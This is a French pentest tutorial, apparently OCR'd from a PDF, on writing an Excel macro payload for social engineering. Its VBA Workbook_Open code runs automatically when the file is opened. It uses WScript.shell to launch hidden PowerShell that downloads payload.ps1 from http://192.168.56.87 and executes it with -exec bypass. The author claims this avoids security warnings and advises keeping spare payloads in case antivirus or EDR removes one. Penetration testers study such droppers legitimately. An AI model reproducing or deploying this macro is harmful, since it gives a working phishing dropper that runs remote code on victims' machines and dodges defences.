
Pentest - SE Writing Payload

Ce document présente la procédure de création d'une payload simple exécutable au travers de l'exploitation de Social Engineering.


La méthode la plus courante permettant d'arriver jusqu'à de l'exécution de code passe par la création d'un fichier porteur de code malveillant. Le plus simple à la fois à écrire et à faire exécuter passe par la mise en place d'une Macro pour la suite office.

En effet, il est possible de lancer des Macros et surtout de le faire de manière automatique à l'ouverture des fichiers (word, excel, ...).


Tous les outils de la suite office permettent l'édition de Macros.



Il suffira donc d'ouvrir l'un de ces outils (Excel dans cet example) et de créer une Macro.



La feuille d'écriture qui nous intéresse est l'objet "ThisWorkbook"




Si une fonction Workbook_Open existe, celle-ci sera automatiquement exécutée lors de l'ouverture du fichier.


```
Private Sub Workbook_Open()
        MsgBox("Demo")
End Sub
```

```
Private Sub Workbook_Open()
    MsgBox ("Demo")
End Sub
```

Pour que les macros soient actives par défaut, il est nécessaire d'enregistrer au format xlsm (docm, ...).



A l'ouverture le code s'exécute bien.




Il ne reste donc plus qu'à transformer cette exécution en une charge utile pour que notre démarche de test de pénétration soit cohérente.

Le langage nous permet par défaut d'exécuter du Shell externe. Nous sommes donc dans un cas d'exécution de code arbitraire.

```
Private Sub Workbook_Open()
    Shell ("powershell.exe ""echo toto""")
End Sub
```

```
Private Sub Workbook_Open()
    Shell ("powershell.exe ""echo toto""")
End Sub
```

Une sécurité par défaut empêche l'exécution de la fonction Shell pour lancer notre Powershell.




Cependant, dans la mesure ou il existe plusieurs manières d'opérer des commandes locales, il n'y a plus qu'à adapter notre code.

```
Private Sub Workbook_Open()
    cmd = "powershell.exe -w hidden ""Invoke-WebRequest -URI
http://192.168.56.87/payload.ps1 -OutFile C:\Users\Public\payload.ps1"""
    Set WshShell = CreateObject("WScript.shell")
```

```
    Set WshShellExec = WshShell.Exec(cmd)
End Sub
```

De cette manière (sujette à évoluer), le code s'exécute sans alerte de sécurité.



Il ne reste plus qu'à exécuter la payload (toujours au travers de notre Macro). Il est nécessaire de toujours avoir plusieurs payloads à disposition dans le cas ou un antivirus ou un EDR supprime notre fichier de base.

Payload finale :

```
Private Sub Workbook_Open()
    cmd = "powershell.exe -w hidden ""Invoke-WebRequest -URI
http://192.168.56.87/payload.ps1 -OutFile C:\Users\Public\payload.ps1"""
    Set WshShell = CreateObject("WScript.shell")
    Set WshShellExec = WshShell.Exec(cmd)

    cmd2 = "powershell.exe -exec bypass ""C:\Users\Public\payload.ps1"""
    Set WshShell2 = CreateObject("WScript.shell")
    Set WshShellExec2 = WshShell.Exec(cmd2)
End Sub
```